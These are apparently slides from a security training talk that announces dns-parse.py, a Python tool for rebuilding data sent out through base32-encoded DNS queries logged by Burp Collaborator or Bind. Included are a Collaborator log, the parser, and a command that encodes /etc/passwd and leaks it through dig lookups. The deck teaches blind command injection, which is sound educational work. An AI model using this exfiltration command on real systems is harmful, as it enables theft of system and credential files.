ericconrad — root@ubuntu-s-1vcpu-1gb-lon1-01: ~/collaborator — ssh -i do.pem root@46.101.44.117 — 117×25

~ — root@ubuntu-s-1vcpu-1gb-lon1-01: ~/collaborator — ssh -i do.pem root@46.101.44.117

```
2023-01-09 19:58:32.000 : Received DNS query with type A from [172.253.221.131] for [J7FHDGLPGKJGEQMVWVDNVX6ACSGXOCW7
57LY77HSHI4OYEYIHZ2YSDPML7QPCU5.76bbmx12oc6lulxrbiagd3j8kzqreg.api.vogon.me] containing interaction IDs: 76bbmx12oc6l
ulxrbiagd3j8kzqreg
2023-01-09 19:58:32.125 : Received DNS query with type A from [172.253.8.138] for [KY7DTZOQGOZWL5PBTH2AWWCMPK7SBMGSNT
CQTQPQV632ZOPXK3MMCB7DJDW5UA5.76bbmx12oc6lulxrbiagd3j8kzqreg.api.vogon.me] containing interaction IDs: 76bbmx12oc6lul
xrbiagd3j8kzqreg
2023-01-09 19:58:32.249 : Received DNS query with type A from [172.253.221.134] for [WA6CW5CAJPTCHUQ67FIJUWAHJI5BFM5N
FXJV5X7YUQ3AJX2TUES2PYBQ5XLZOCL.76bbmx12oc6lulxrbiagd3j8kzqreg.api.vogon.me] containing interaction IDs: 76bbmx12oc6l
ulxrbiagd3j8kzqreg
2023-01-09 19:58:32.371 : Received DNS query with type A from [172.253.195.204] for [AMXVSD2XX3L6U2X7YJUJ3AOMRMDRMPWP
N2F627PH57A5ZH44H4PZ6M6HXB7SCDR.76bbmx12oc6lulxrbiagd3j8kzqreg.api.vogon.me] containing interaction IDs: 76bbmx12oc6l
ulxrbiagd3j8kzqreg
2023-01-09 19:58:32.495 : Received DNS query with type A from [172.253.10.1] for [75HDIYKGWGCMGME36PF26JRPRLWNCVLEGG2
GAX67ZCHH2N6BBHKRJEEUQYIIMIA.76bbmx12oc6lulxrbiagd3j8kzqreg.api.vogon.me] containing interaction IDs: 76bbmx12oc6lulx
rbiagd3j8kzqreg
2023-01-09 19:58:32.644 : Received DNS query with type A from [74.125.18.1] for [ZUIQINUDFGQCE24IVVZXRWKJXWXOMAJYPVHH
WQCHKS7RMC2G3LK4ZKRKYECTSCW.76bbmx12oc6lulxrbiagd3j8kzqreg.api.vogon.me] containing interaction IDs: 76bbmx12oc6lulxr
biagd3j8kzqreg
2023-01-09 19:58:32.769 : Received DNS query with type A from [172.253.210.1] for [E4MWBXVVYURWVGWEK4T7JRB5AH4FCQ5NLI
4GJBM6RHE7ZSZT2WVOE2LL3PUJHH7.76bbmx12oc6lulxrbiagd3j8kzqreg.api.vogon.me] containing interaction IDs: 76bbmx12oc6lul
xrbiagd3j8kzqreg
2023-01-09 19:58:32.893 : Received DNS query with type A from [172.253.214.106] for [EKL4GRLGAGIS7ZUP6L4SUX5DEH6PZUPQ
H6U7CBDN2ILAAAA.76bbmx12oc6lulxrbiagd3j8kzqreg.api.vogon.me] containing interaction IDs: 76bbmx12oc6lulxrbiagd3j8kzqr
eg
root@ubuntu-s-1vcpu-1gb-lon1-01:~/collaborator# 
```

Announcing DNS-Exfiltrate



```python
import re
import sys

if (len(sys.argv)==3):
  dnsname=sys.argv[1]
  logname=sys.argv[2]
  base32=''
  with open(logname) as f:
    for line in f:
      if dnsname in line:
        # Split the line, using all non-alphanumeric characters as delimiters. The base32-encoded
        # label (DNS name) is the 13th field in a bind query log and the 19th field in a Burp
        # Collaborator log. The 7th field can be used to distingish bind ('client') from Burp
        # Collaborator ('Received')
        substring=re.split('\W+',line)
        if (substring[7] == 'client'): # Bind query log
          base32+=substring[13]
        elif (substring[7] == 'Received'): # Burp Collaborator log
          base32+=substring[19]
  # base32 uses '=' signs to pad to an 8-byte boundary, restore any that are missing
  pad='=' * (abs(len(base32) % -8))
  base32+=pad
  print(base32)
else:
  print('Usage: %s <DNS name> <log name>' % sys.argv[0])
```


Recover the Data with dns-parse.py

- Send /etc/passwd with this command (shown previously):
  - `base32 -w 63 < /etc/passwd |tr -d = | while read a; do dig $a.<burp collaborator address>; done;`
- Recover with **`dns-parse.py`**:
  - `dns-parse.py <DNS Name> collaborator.log | base32 -d`
- Recover the gzipped file (sent on a previous slide):
  - `dns-parse.py <DNS Name> collaborator.log | base32 -d | zcat`
- Recover the compressed tar archive (sent on a previous slide):
  - `dns-parse.py <DNS Name> collaborator.log | base32 -d > exfiltrated.tgz`

More Options

- You don't need Burp Professional (or Burp Collaborator) to exfiltrate data via DNS:
  - You can use any DNS server that logs requests
  - **`dns-parse.py`** can also parse bind query logs
- Or use **`tcpdump`** (or any sniffer) on any publicly-available server (no DNS server required)
  - I plan to add PCAP support to **`dns-parse.py`** in the future

Demo Time!


TIME FOR A LIVE DEMO
38
WHAT COULD POSSIBLY GO WRONG?
makeameme.org

Thank You!

- We discuss and have labs on command injection (including blind injection) in Security 542
- And we cover a whole lot more:
  - Fuzzing, SQL Injection, Insecure Deserialization, XSS, CSRF, SSRF, XML External Entities (XXE), JSON Web Tokens, BeEF, RFI/LFI, IDOR, etc., etc.
  - Includes a Burp Professional license
- Check out sec542.com